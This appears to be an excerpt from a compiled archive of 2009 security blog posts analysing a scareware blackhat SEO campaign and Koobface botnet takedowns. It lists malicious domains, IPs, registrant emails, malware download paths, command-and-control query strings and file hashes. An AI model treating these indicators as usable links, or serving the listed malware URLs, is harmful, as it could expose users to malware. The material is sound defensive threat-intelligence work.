http://www.virustotal.com/analisis/f01203ceee6cd085ef6f9f7bb9b31a9624e3ac896e5ee6b1c7fa0b09fed19e1a-1250697346

5.

http://www.virustotal.com/analisis/9d6d7da22782cbeb4bc8afb18c3e5cc293d2ab23e789c488e50005ab4e81cd91-1250094783

6.

http://www.virustotal.com/analisis/152e47c96b98c2281cda6f845a7667410c633017202b00c69c53f3e674c4ae3b-1250720818

7.

http://www.virustotal.com/analisis/0bdbf0f03582a65cc204f3202dc144c0839ab2674c7dc594bc10efccaf8000ec-1250598668

8.

http://www.virustotal.com/analisis/89b5dc3be9e117aef82c00170e6bfeb8efd7127f16abdb7b81553fadb19d0b48-1250764517

9.

http://www.virustotal.com/analisis/681a877090b8e2275d781fadd7b9e1fb7700446365cc528db224d67b94cd548a-12500

26869

10. http://www.virustotal.com/analisis/984fc08011e48dc942445725861554b973b1d13e9c6b0911d94336a890bfb7ef-12506

68935

11. http://www.virustotal.com/analisis/c9d7622b42687d62d20c06da811a6d86fcde60040e717f8e6dad3df590b8014b-12506

98877

12. http://www.virustotal.com/analisis/058a3a3c9cd3be6cbbcfba65f57a81a5310736f8c2e1d7decc4bdb89a4d78df2-12505

25395

13. http://www.virustotal.com/analisis/e081d27500bb839d337c2a2591b0111adc82fa55aa996d180d7b0989c8d64234-12507

93069

14. http://www.virustotal.com/analisis/b931af1b61e9258298610 6204c9266b18393215ce2ab430463036e6806b85daf-12506

22525

15. http://www.virustotal.com/analisis/b931af1b61e9258298610 6204c9266b18393215ce2ab430463036e6806b85daf-12505

92698

16. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

18. http://www.virustotal.com/analisis/caaf95642abad63d9e8460a474d0d3c8bbb9c00a683ac7fbbc63e86355183790-1250029889

1366

19. http://www.web-mania.com/

20. http://blogs.zdnet.com/security/?p=3333

21. http://blogs.zdnet.com/security/?p=3333

22. http://1.bp.blogspot.com/_wICHhTiQmrA/Soq6gXyvxAI/AAAAAAAAAED0/OLtMdWv_3Mg/s1600-h/blackhat_seo_tax_latest15_LIVE_obfuscation.JPG

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

24. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

25. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

26. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

27. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

28. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

29. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

30. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

31. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

32. http://ddanchev.blogspot.com/

1367



Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign (2009-08-18 17:35)

AltusHost Inc, the company whose services were exclusively used in the [1]blackhat SEO campaign using [2]U.S

Federal Forms theme for scareware service purposes, has finally responded to the abuse notifications sent seven days ago stating that " the sites have been terminated". Such a slow response once again proves that dysfunctional abuse departments increase the lifecycle of a malware/spam/phishing campaign by not taking it down when it's most actively gaining momentum.

(For historical OSINT research, the following domains not previously listed were in circulating during the past week - ***thwovretgi .com*** *- 91.214.44.239 - Email:*

*joby47619@msn.com; **shtifobpy .com** - 91.214.44.210 - Email: hiraldo13686@hotmail.com; **vodcotha .com** - 91.214.44.203 - Email: jamarcus59884@yahoo.com; **stromiko .com***

*- Email: hyacinthiemccolman@gmail.com; **ceslyemsof .com** - 91.214.44.205 - Email: brisco68781@lycos.com; **ejeifyevy .com** - 91.214.44.208 - Email: brisco68781@lycos.com; **kuhatjidd .com** - 91.214.44.203 - Email: khrista12110@hotmail.com)*

1368





How did the cybercriminals respond? By proving that this blackhat SEO campaign has been well planed and

*coordinate a long time before it was executed in the wild. For the time being, it relies on a combination of legitimate U.K based sites, the result of a evident compromise of [3]Web Hosting Mania due to the fact that all the affected legitimate sites are hosted there, a growing portfolio of **.cc** tld domains, automatic abuse of free services such as **myftpsite.net**; **dns2go.com**; **dynodns.net**; **thebbs.org**, and systematic pushing of new scareware variants/redirector and scareware domains, which explains the low generic detection rate of all the samples obtained.*

Moreover, not only did the blackhat SEO themes expanding in the typical randomly generated junk that has naturally been crawled by public search engines, but also, according to publicly obtainable statistics, millions of users (collectively) have already visited the landing sites, with 42.80 % of the referring site for a particular domain coming

*from **thebbs.org** and 31.97 % from Google - their tactics are actively hijacking millions of users already.*

1369



Let’s dissect the latest developments in the ongoing blackhat SEO campaign, list the participating scareware/blackhat SEO/redirection domains, the various monetization tactics going beyond scareware, as well as discuss some of the innovations used in the javascript obfuscation which makes it virtually impossible for a crawler to detect that the site is malicious.

Key summary points:

• U.K based hosting provider Web Mania Hosting appears to be compromised due to the fact that all the abused legitimate sites are hosted there

• the redirection and scareware domain/binary are updated two times during 24 hours period of time

• [4]the [5]scareware [6]has a [7]very [8]low [9]generic [10]detection [11]rate [12]due [13]to their [14]persistence in [15]updating it

• all the scareware samples continue phoning back to several domains parked at 78.46.201.90

• the cybercriminals have introduced multiple monetization tactics through pay-per-click malware-friendly search engines

*• a central redirection point (**a-n-d-the .com/wtr/router.php**) used in this campaign was used by the*

[16]RBN/customer of the RBN in massive iFrame injection attacks abusing input validation flaws within high

profile sites over an year ago

• sampled

scareware

adds

the

following

registry

entry

[HKEY

_LOCAL

_MA-

CHINE\SOFTWARE\6A36EA6E11EAAECDF5E540D EF2149079] plxxh = "Dujaq!! " - Dujaq!!

*means "Bl*w*

me!!"

• the blackhat SEO gang is using a unique javascript obfuscation which I originally stumbled upon a couple

of months ago while assessing another blackhat SEO courtesy of the [17]Ukrainian "fan club", the one with the Koobface connection. It relies on dynamically generated code spoofing ***go.live.com*** *and* ***rds.yahoo.com*** *random*

URLs for evasion purposes. The only vendor that detects it is McAfee-GW-Edition as [18]Heuristic.BehavesLike.JS.CodeUnfolding.A

1370



Compromised legitimate domains at [19]Web Hosting Mania currently in circulation:

ladydestiny .com

marchbrook.co .uk

mgwooldridge.co .uk

midfleet .com

mikedz.co .uk

millypeds.co .uk

mitchameditorial.co .uk

moddeydhoomcc.co .uk

monkeyfist.co .uk

morita.co .uk

mosoul.co .uk

mrbuzzhard.co .uk

mtbpigs.co .uk

mysticspirals.co .uk

mythagostudios .com

neilwebsterhoundtrailing.co .uk

newmarskecricketclub.co .uk

oneintenrock.co .uk

pcook.co .uk

pengineer.co .uk

1371



Blackhat SEO domains redirecting to scareware, currently in circulation using a .cc tld extension:

agjjgtfyi .cc *- Email: susan@michiganfarms.com*

ckckoo .cc *- Email: briettamacpherson@gmail.com*

eunlabkce .cc *- 93.170.134.175 - Email: susan@michiganfarms.com*

ewjwjiavg .cc *- 74.206.242.22 - Email: susan@michiganfarms.com*

fgodvsli .cc *- 93.170.133.205 - Email: susan@michiganfarms.com*

fgodvsli .cc *- 93.170.133.205 - Email: susan@michiganfarms.com*

fyecdizt .cc *93.170.156.119 - Email: susan@michiganfarms.com*

hgzondsul .cc *- 174.137.171.69 - Email: susan@michiganfarms.com*

iiuuoo .cc *- Email: briettamacpherson@gmail.com*

ijnteqc .cc *- 93.170.130.105 - Email: susan@michiganfarms.com*

irolopl .cc *- 93.170.134.203 - Email: susan@michiganfarms.com*

jglcbngvu .cc *- 93.170.130.217 - Email: susan@michiganfarms.com*

jpydmee .cc *- 93.170.133.247 - Email: susan@michiganfarms.com*

kdwwwwon .cc *- 93.170.134.231 - Email: susan@michiganfarms.com*

kgowncgi .cc *- 93.170.154.179 - Email: susan@michiganfarms.com*

lmhhsnd .cc *- 93.170.156.105 - Email: susan@michiganfarms.com*

1372



mezkopq .cc *- 93.170.129.75 - Email: susan@michiganfarms.com*

mvsoomw .cc *- 93.170.131.66 - Email: susan@michiganfarms.com*

njfgfbd .cc *- 93.170.156.21 - Email: susan@michiganfarms.com*

nsdgkrge .cc *- 93.170.153.98 - Email: susan@michiganfarms.com*

nselkss .cc *- 93.170.130.245 - Email: susan@michiganfarms.com*

owudfnay .cc *- 93.170.131.178 - Email: susan@michiganfarms.com*

pfjfsiunt .cc *- 93.170.151.80 - Email: susan@michiganfarms.com*

piqvrrugd .cc *- 93.170.156.63 - Email: susan@michiganfarms.com*

rroiqbznj .cc *- 93.170.134.35 - Email: susan@michiganfarms.com*

ssyydqyh .cc *- 93.170.131.206 - Email: susan@michiganfarms.com*

sucdugon .cc *- 93.170.154.100 - Email: susan@michiganfarms.com*

tftrwxlg .cc *- 93.170.130.133 - Email: susan@michiganfarms.com*

tirtop .cc *- 188.72.198.21 - Email: elaynedangubic@gmail.com*

1373





uclrwpyp .cc *- 93.170.131.38 - Email: susan@michiganfarms.com*

uomfchbj .cc *- 93.170.131.10 - Email: susan@michiganfarms.com*

vrmmnicl .cc *- 93.170.151.10 - Email: susan@michiganfarms.com*

vtgisihjy .cc *- 93.170.133.163 - Email: susan@michiganfarms.com*

vwyldlbe .cc *- 188.72.204.57 - Email: brigidadorion@gmail.com*

vzlbamuvs .cc *- 93.170.130.49 - Email: susan@michiganfarms.com*

wgyxrmtld .cc *- 93.170.152.226 - Email: susan@michiganfarms.com*

xisuuzos .cc *- 93.170.134.77 - Email: susan@michiganfarms.com*

xlkzmqiw .cc *- 93.170.131.234 - Email: susan@michiganfarms.com*

zirtop .cc *- Email: elaynedangubic@gmail.com*

zmtkpugbz .cc *- 93.170.130.189 - Email: susan@michiganfarms.com*

zncutvk .cc *- 174.137.171.117 - Email: susan@michiganfarms.com*

New blackhat SEO domains portfolio using NOC4Hosts Inc’s services:

rebuwe .net *- 206.51.230.97*

sivezo .net *- 206.51.230.98*

mipola .net *- 206.51.230.95*

1374



kowipe .net *- 206.51.230.92*

kerobo .net *- 206.51.230.90*

gelupe .net *- 206.51.230.104*

fuquwe .net *- 206.51.230.103*

hyduve .net *- 206.51.230.200*

bisehu .net *- 206.51.230.99*

wypule .net *- 206.51.230.95*

xylucy .net *- 206.51.230.97*

xulady .net *- 206.51.230.96*

lyqyte .net *- 206.51.230.94*

nimygu .net *- 206.51.230.96*

zuziki .net *- 206.51.230.98*

symiza .net *- 206.51.230.99*

bisehu .net *- 206.51.230.99*

msrxdk .com *- 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com*

kimuka .net *- 188.72.192.78 - Email: charlenecrewshgkn@yahoo.com*

ylkbin .com *- 188.72.192.81*

1375



Portfolio of scareware domains participating in the blackhat SEO campaing, parked at 83.133.126.155; 88.198.107.25; 88.198.120.177; 91.212.107.5; 94.102.51.26; 188.40.61.236; 62.90.136.237; 91.212.127.200; 78.46.251.43;

91.212.107.5; 69.4.230.204; 78.46.251.43; 88.198.107.25; 88.198.105.149; 88.198.233.225:

reliable-scanner01 .com *- Email: info@cansupply.com*

superb-virus-scan07 .com *- Email: tours@admiralgroup.co.uk*

antivirus-online-scan8 .com *- Email: webmaster@TangoDance.cn*

best-antivirus3 .com *- Email: info@legtimeprime.com*

live-virus-scanner5 .com *- Email: info@infy-tasks.com*

antivirus-online-scan4 .com *- Email: pranky-marie@yahoo.com*

antispyware-scanner5 .com *- Email: janny.mar123@yahoo.com*

antivirus-online-scan5 .com *- Email: pranky-marie@yahoo.com*

live-virus-scanner7 .com *- Email: info@infy-tasks.com*

clean-all-spyware .com *- Email: jdemagis@rocheste.ganet.com*

getyoursecuritynowv2 .com *- Email: info@meat-beaf.com.cn*

1376



getyourantivirusv3 .com *- Email: info@meat-beaf.com.cn*

getyourpcsecurev3 .com *- Email: info@meat-beaf.com.cn*

antivirus-scannerv12 .com *- Email: info@chinatownnetwork.com.cn*

safeonlinescannerv4 .com *- Email: steg.greg1992@yahoo.com*

check-for-malwarev3 .com *- Email: al@bis-solutions.com*

check-your-pc-onlinev3 .com *- Email: al@bis-solutions.com*

searchurlguide .com *- 64.86.16.9 - Email:powell.john11@gmail.com*

securitypad .net *- 206.53.61.70 - Email: gertrudeedickens@text2re.com*

prestotunerst .cn *- 64.86.16.210 - Email: unitedisystems@gmail.com*

officesecuritysupply .com *- Email: Ronald.T.Samora@spambob.com*

securityread .com *- Email: Anna.R.Helm@dodgit.com*

scanasite .com *- Email: Carol.J.Hipp@mailinator.com*

cheapsecurityscan .com *- Email: Kevin.L.Linkous@trashymail.com*

securitysupplycenter .com *- Email: Janet.R.Vasquez@spambob.com*

best-folder-scanv3 .com *- Email: info@best-util-til.com*

online-best-scanv3 .com *- Email: public@cropfactor.in*

online-defenderv9 .com *- Email: public@cropfactor.in*

antispyware-live-scanv3 .com *- Email: ervin1981rolf@yahoo.com*

antispywarelivescanv5 .com *- Email: sales.in@bauhmerhhs.com*

antispyware-online-scanv7 .com *- Email: ervin1981rolf@yahoo.com*

basicsystemscannerv8 .com *- Email: changhong@corpdefence.cn*

bestpersonalprotectionv2 .com *- Email: cfaa1996@yahoo.com.cn*

bestpersonalprotectionv7 .com *- Email: cfaa1996@yahoo.com.cn*

1377



computer-antivirus-scanv9 .com *- Email: melaniestarmelanie@yahoo.com*

fastvirusscanv6 .com *- Email: info@rasystems.com*

govirusscanner .com *- Email: contact@demoninchina.com*

mysafecomputerscan .com *- Email: acurtis@stevens.com*

onlineantispywarescanv6 .com *- Email: czoao@hotmail.com*

online-antivir-scanv2 .com *- Email: iren.g@sysintern.in*

onlinebestscannerv3 .com *- Email: info@srilanka.cn*

onlinepersonalscanner .com *- Email: info@srilanka.cn*

onlineproantivirusscan .com *- Email: addworld@freebbmail.com*

online-pro-antivirus-scan .com *- Email: findz@freebbmail.com*

onlineproantivirusscanner .com *- Email: findz@freebbmail.com*

online-secure-scannerv2 .com *- Email: iren.g@sysintern.in*

personalantivirusprotection .com *- Email: info@Wholesaler.cn*

personalfolderscanv2 .com *- Email: hfbeauty@yahoo.com*

premium-antispy-scanv3 .com *- Email: Ktrivedi@go2uti.com*

1378



premium-antispy-scanv7 .com *- Email: Ktrivedi@go2uti.com*

premium-antivirus-scanv6 .com *- Email: Ktrivedi@go2uti.com*

private-antivirus-scannerv2 .com *- Email: webmaster@parun.co.kr*

privatevirusscannerv8 .com *- Email: info@rasystems.com*

secure-antispyware-scanv3 .com *- Email: info@prrp.de*

securepersonalscanner .com *- Email: info@prrp.de*

secure-spyware-scannerv3 .com *- Email: info@prrp.de*

secure-virus-scannerv5 .com *- Email: info@prrp.de*

securityfolderprotection .com *- Email: info@Wholesaler.cn*

spyware-scannerv2 .com *- Email: hanan.abdelrazek@bibalexy.org*

spywarescannerv4 .com *- Email: hanan.abdelrazek@bibalexy.org*

Sampled scareware from the last 24 hours phones back to ***mineralwaterfilter .com*** *- 78.46.201.90. Parked there are also:* ***june-crossover .com****;* ***goldmine-sachs .com****;* ***momentstohaveyou .cn.*** *More sampled scareware phones back 1379*



to a new domain Phones back to ***pencil-netwok .com*** *(94.102.48.31), parked there are the rest of the phone back*

locations for the rest of the scareware such as ***mineralwaterfilter .com****;* ***june-crossover .com****;* ***goldmine-sachs .com****;* ***bestparishotelsnow .com***

A second sampled scareware phones back to a different location - 92.241.176.188. Parked there are the rest

of the domains in their scareware portfolio:

bestscanpc .org

bestscanpc .biz

downloadavr2 .com

downloadavr3 .com

trucount3005 .com

antivirus-scan-2009 .com

antivirusxppro-2009 .com

advanced-virus-remover-2009 .com

advanced-virus-remover2009 .com

advanced-virusremover2009 .com

bestscanpc .com

xxx-white-tube .com

blue-xxx-tube .com

trucountme .com

10-open-davinci .com

vs-codec-pro .com

vscodec-pro .com

download-vscodec-pro .com

v-s-codecpro .com

antivirus-2009-ppro .com

onlinescanxppro .com

downloadavr .com

bestscanpc .info

bestscanpc .net

bestscanpc .biz

New/historical redirection domains used in the campaign, this time parked at 78.46.201.89/94.102.48.29/different locations as noted:

beststarwars .cn *- Email: allisonh@soeconline.org*

mashroomtheory .cn *- Email: webmaster@TangoDance.cn*

space2009city .cn *- Email: webmaster@TangoDance.cn*

messengerinfo .cn *- Email: allisonh@soeconline.org*

greattime2009 .cn *- Email: webmaster@seniorstuds.com.ar*

1380

iwanttowin .cn *- Email: webmaster@seniorstuds.com.ar*

hardnut .cn *- Email: tan.mei.sie@monash.com.my*

sitemechanics .cn *- info@powertrackers.com*

exceldocumentsinfo .cn *- Email: info@powertrackers.com*

chinafavorites .cn *- Email: cmo@ci.springfields.or.us*

best-live-lottery .cn *- Email: info@powertrackers.com*

adeptofmastery .cn *- Email: info@powertrackers.com*

trytowintoday .cn *- Email: info@powertrackers.com*

bulkdvdreader .cn *- 94.102.48.29 - Email: info@powertrackers.com*

style-everywhere .com *- 88.198.105.145 - Email: angy.helm21@yahoo.com*

clicksick .cn *- 67.215.245.187 - Email: webmaster@clicksick.cn*

supportyourcountry .cn *- Email: cmo@ci.springfields.or.us*

wheels-on-fire .cn *- 94.102.48.29 - Email: epron.sales@epron.com.hk*

stillphotoshots .cn *- 94.102.48.29 - Email: epron.sales@epron.com.hk*

delayyouranswer .cn *- Email: info@globaltechs.com.cn*

getbestsales .cn *- Email: info@globaltechs.com.cn*

library-presents .cn *- Email: hanzellandgretell@googlemail.com*

in-t-h-e .cn *- 72.21.41.198 (Layered Technologies, Inc.) - Email: admin@in-t-h-e.cn*

bestwishestoyou .cn *- 94.102.48.29 - Email: hanzellandgretell@googlemail.com*

library-presents .cn *- 94.102.48.29 - Email: hanzellandgretell@googlemail.com*

getbestsales .cn *- 94.102.48.29 - Email: info@globaltechs.com.cn*

aware-of-future .cn - *Email: info@globaltechs.com.cn*

nothing-to-wear .cn *- Email: steg.greg1992@yahoo.com*

newsmediaone .com *- 72.21.41.198 - Email: advertizers@newsmediaone.com*

bapoka .net *- 87.118.96.6*

stylestats1 .net *- 94.102.63.16 - Email: grem@yahoo.com*

luckystats .org *- Email: director@climbing-games.com*

luckystats1 .com *- Email: grem@yahoo.com*

lifewepromote .cn *- Email: ruixiang.guo@yahoo.com*

securecommercialnews .cn *- Email: contacts@swedbank.com.cn*

snowboard2009 .cn *- Email: weinwein2@yahoo.com*

nothern-ireland .cn *- Email: accabj@cn.accaglobal.com*

goldensunshine .cn *- Email: info@tartirtar.com*

steplessculture .cn *- Email: info@myfibernetworks.cn*

vipsoccermanager .cn *- Email: opressor1992@yahoo.com*

b2b-forums .cn *- Email: weinwein2@yahoo.com*

rondo-trips .cn *- Email: acurtis@stevens.com*

mywatermakrs .cn *- Email: shanghaihuny@yahoo.com*

gazsnippets .cn *- Email: acurtis@stevens.com*

bestvanillaresorts .cn *- Email: opressor1992@yahoo.com*

personalrespect .cn *- Email: weinwein2@yahoo.com*

consensualart .cn *- Email: shanghaihuny@yahoo.com*

yourholidaytoday .cn *- Email: opressor1992@yahoo.com*

guidetogalaxy .cn *- Email: stp9014@yahoo.com*

1381



Among the new monetization tactics used are the typical [20]pay-per-click malware-friendly search engines which act as both, redirectors to phony sites/scams, as well as keyword blackholes which help them assess the popularity for a particular keyword, and therefore start pushing it more aggressively through a process called synonymization.

Interestingly, they're exclusively using the compromised .co.uk, as well as purely malicious blackhat SEO domains for scareware serving purposes, but continue using the ones they operate under the free DNS service providers for [21]monetization through the bogus search engines. The domains used in this monetization approach are as follows:

1382





rivasearchpage .com *- 64.27.21.5 - Email: support@ruler-domains.com*

triwoperl .com *- 95.168.191.19 - Email: florenzaluwemba@gmail.com*

tropysearch .us *- 74.52.216.46 - Email: tech@add-manager.com*

glorys .info *(glorys .info/red/cube.js) - - 78.159.97.186 - Email: kor4seo@rambler.ru*

funnyblogetc .info/go.php *- - Email: tigerwood1@nm.ru*

triwoperl.com's *front page is currently relying on the [22]go.live.com javascript obfuscation. Deobfuscated it 1383*

redirects to ***fi97 .net/jsr.php?uid=dir &group=ggl &keyword= &okw= &query="*** *, deja vu again -* ***fi97 .net*** *was used in the [23]Ukrainian "fan club's" blackhat SEO campaign in June.*

Monitoring of the campaign and takedown actions would continue, with an emphasis on the RBN connection

from a related blackhat SEO campaign from last year. The gang is not going away anytime soon, but their campaigns definitely are.

Related posts:

[24]A Peek Inside the Managed Blackhat SEO Ecosystem

[25]Dissecting a Swine Flu Black SEO Campaign

[26]Massive Blackhat SEO Campaign Serving Scareware

[27]From Ukrainian Blackhat SEO Gang With Love

[28]From Ukrainian Blackhat SEO Gang With Love - Part Two

[29]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[30]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts

[31]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [32]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

2. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

3. http://www.web-mania.com/

4.

http://www.virustotal.com/analisis/f01203ceee6cd085ef6f9f7bb9b31a9624e3ac896e5ee6b1c7fa0b09fed19e1a-1250697346

5.

http://www.virustotal.com/analisis/9d6d7da22782cbeb4bc8afb18c3e5cc293d2ab23e789c488e50005ab4e81cd91-1250

94783

6.

http://www.virustotal.com/analisis/152e47c96b98c2281cda6f845a7667410c633017202b00c69c53f3e674c4ae3b-12507

20818

7.

http://www.virustotal.com/analisis/0bdbf0f03582a65cc204f3202dc144c0839ab2674c7dc594bc10efccaf8000ec-12505

98668

8.

http://www.virustotal.com/analisis/89b5dc3be9e117aef82c00170e6bfeb8efd7127f16abdb7b81553fadb19d0b48-12507

64517

9.

http://www.virustotal.com/analisis/681a877090b8e2275d781fadd7b9e1fb7700446365cc528db224d67b94cd548a-12500

26869

10.
http://www.virustotal.com/analisis/984fc08011e48dc942445725861554b973b1d13e9c6b0911d94336a890bfb7ef-12506

68935

11.
http://www.virustotal.com/analisis/c9d7622b42687d62d20c0

6da811a6d86fcde60040e717f8e6dad3df590b8014b-12506

98877

12.
http://www.virustotal.com/analisis/058a3a3c9cd3be6cbbcfba
65f57a81a5310736f8c2e1d7decc4bdb89a4d78df2-12505

25395

13.
http://www.virustotal.com/analisis/e081d27500bb839d337c2
a2591b0111adc82fa55aa996d180d7b0989c8d64234-12507

93069

14.
http://www.virustotal.com/analisis/b931af1b61e9258298610
6204c9266b18393215ce2ab430463036e6806b85daf-12506

22525

15.
http://www.virustotal.com/analisis/b931af1b61e9258298610
6204c9266b18393215ce2ab430463036e6806b85daf-12505

92698

16. http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-
torrentreactor-iframe-ed.html

17. http://ddanchev.blogspot.com/2009/08/movement-on-
koobface-front.html

18.
http://www.virustotal.com/analisis/caaf95642abad63d9e846
0a474d0d3c8bbb9c00a683ac7fbbc63e86355183790-12500

29889

1384

19. http://www.web-mania.com/

20. http://blogs.zdnet.com/security/?p=3333

21. http://blogs.zdnet.com/security/?p=3333

22. http://1.bp.blogspot.com/_wICHhTiQmrA/Soq6gXyvxAI/AAAAAAAAAED0/OLtMdWv_3Mg/s1600-h/blackhat_seo_tax_latest

15_LIVE_obfuscation.JPG

23. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

24. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

25. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

26. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

27. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

28. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

29. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

30. http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html

31. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

32. http://ddanchev.blogspot.com/

1385

Movement on the Koobface Front - Part Two (2009-08-19 11:27)

***UPDATE13**: The domain **snimka31082009 .com** has been suspended. Just like the domains listed in UPDATE11, it's worth pointing out that once the PrivacyProtect.org whois records return to their original state, all of the domains are registered using the name Rancho Ranchev – from Ukraine with typosquatting.*

***UPDATE12**: A new Koobface domain is in circulation across Facebook - **snimka31082009 .com** – snimka means photo*

*– which redirects to the Chinese IP (China Railcom Guangdong Shenzhen Subbranch) offering hosting services for the Koobface gang as of last week - **61.235.117.83 /redirectsoft/go/fb _w.php**. The **snimka31082009.com** domain is in a process of getting shut down.*

UPDATE11**: The latest Koobface domains **masa31082009 .com** - Email: yxlvpewoztjox@gmail.com; **pari270809 .com

*- Email: baoyshzrcwmraq@gmail.com; **rect08242009 .com** and **suz11082009 .com** have been suspended.*

The Koobface gang has also changed the C &C domain in their latest updated pushed throughout the past

couple of days.

Interestingly, it's a [1]subdomain used in the Twitter campaign from July - ***cubman32***

.net.ua/.sys/?action=ldgen &v=14 *and* ***cubman32 .net.ua/.sys/?action=ldgen &f=0 &a=-531027389 &lang=***

&v=14 &c=0 &s=ld &l=1000 &ck=0 &c _fb=0 &c _ms=0 &c _hi=0 &c _tw=0 &c _be=0 &c _fr=-2 &c _yb=-2 &c _tg=0

&c _nl=0 &c _fu=-2*.*

UPDATE10*: Two new Koobface domains, and a new redirector are in circulation across Facebook -* ***rect08242009***

.com *(61.235.117.83) and* ***pari270809 .com****, which redirects to* ***masa31082009 .com****/go/fb _w.php. The "[2]fan club"*

has also introduced updated the malware - web.reg .md/1/[3]v2prx.exe.

The domains, ***pari270809 .com, rect08242009 .com*** *and* ***masa31082009 .com*** *are in a process of getting shut 1386*



down.

UPDATE9*: Domain* ***zadnik270809 .com -*** *Email: baoyshzrcwmraq@gmail.com has been suspended.*

***UPDATE8**:*

*Koobface reactivated itself once again at **61.235.117.83** - [4]China Railcom Guangdong Shenzhen*

Subbranch - a well known Zeus crimeware C &C, which is also apparently used for automatic hacking of third-party sites through [5]compromised FTP accounts.

*The gang has also introduced a new domain, used exclusively for Facebook campaigns - **zadnik270809 .com** - in particular **zadnik270809 .com/youtube.com/w/?video** which loads **zadnik270809 .com/youtube.com/w/ups.php** and redirects to a well known Koobface redirector **kiano-180809 .com/go/fb _w.php**.*

*Zadnik means a**hole. Domain suspension and IP take down are in progress.*

***UPDATE7**: Earlier today, TelosSolutions confirmed that " this customer has been removed from our network".*

*Great news taking into consideration the fact that Directi's Abuse Desk has also suspended **boomer-110809 .com**, as well as **upr200908013 .com**.*

The Koobface gang responded to the take down action by once again moving to China, [6]61.235.117.83 (China

*Railcom Guangdong Shenzhen Subbranch) in particular. The IP has been taken care of, with all of Koobface campaigns once again in an "inactive stage". It's worth pointing out that **kallagoon13 .cn** and **allavers .org** are also parked at this Chinese IP, with [7]both domains clearly involved in [8]Zeus crimeware campaigns.*

UPDATE6: *Following the 24 hours downtime, the Koobface gang has found a new home online, courtesy of Telos-Solutions-AS/Telos Solutions LTD, with an ongoing migration of the Koobface C &C and campaign domains to*

[9]91.212.127.140. Take down activities are in progress.

UPDATE5: *Oc3 Networks & Web Solutions Llc abuse team took care of [10]67.215.238.178. All of Koobface worm's campaigns once again redirect to nowhere.*

1387



UPDATE4: *Koobface has been kicked out of China – again – courtesy of China's CERT, and is no longer responding to* ***221.5.74.46.*** *This is the second time that [11]the Koobface gang is using the same IP for its central campaign domains, clearly indicating an ISP which "reserves its right to offer them services in the future once they stop receiving abuse notifications".*

So which hosting provider's services is [12]the Koobface botnet using for the time being? It's [13]67.215.238.178 -

AS22298 - Netherlands Distinctio Ltd, which they were also using in the beginning of the month. A [14]new domain is in circulation across social networks/micro blogging services - ***kiano-180809 .com/go/fb2.php*** *(67.215.238.178) Email: bigvillyxxx@gmail.com. Take down activities are in progress.*

UPDATE3*: The entire portfolio of Koobface related domains is now parked at* ***221.5.74.46*** *- AS17816 - CHINA169-GZ*

CNCGROUP IP network China169 Guangzhou MAN. For instance, ***xtsd20090815 .com/youtube.com/xexe.php***

redirects to the actual IP ***221.5.74.46 /redirectsoft/go/fb2.php*** *with piupiu-110809.com/achcheck.php,* ***web.reg.md /1/[15]prx90.exe*** *and* ***web.reg.md/1 /[16]prx90.exe*** *as phone back locations.*

Two new compo-

nents are dropped ***DDnsFilter.dll*** *- MD5: 0x8904BCEBACB2B878FF46C5EB0C5C57EB and* ***DnsFilter.sys*** *- MD5: 0x30DD915396E46824DA92FE70485F7CF8 which [17]prevent infected users from interacting with antivirus vendor*

sites.

1388





UPDATE2*: The gang has responded to the take down activities, by using the only IP that wasn't shut down 221.5.74.46, with* ***piupiu-110809 .com****,* ***upr200908013 .com****, and* ***upr200908013 .com*** *already moved there.*

Interestingly, now that the gang's centralized domains used in the majority of campaigns are not responding thanks the quick reaction of BlueConnex, they've started embedding up to 15 iFrames directly loading IPs from the Koobface botnet. The script is detected as Trojan-Clicker.HTML.IFrame.a. The pattern? Each and every host is serving the fake Facebook page from a similar directory - /0x3E8/. 221.5.74.46 is in a process of getting shut down.

UPDATE: *Three hours after notification, Blue Square Data Group Services Limited ensures that " the customer has been disconnected permanently". It's a fact. All of Koobface worm's campaigns currently redirect to nowhere. Let's see for how long.*

Kuku Ruku Koobface! What does Koobface has to do with a legendary cocoa cream wafer [18]Koukou Roukou

*sold in the 90's? It's one of new domains introduced over the past seven days (**kukuruku-290709 .com** now offline thanks to community efforts).*

What is the [19]Koobface gang up to [20]anyway? Despite that they've randomized the automatically gener-

*ated directories on the compromised sites (**kimchistory.freevar .com/fantasticfi1ms**; **tastemasters .ca/freeem0vie**; **simonsoderberg .se/mmym0vies**; **ekespangs .se/meggavide0**; **akesheronline .com/privalesh0w**; **belljarstudio***

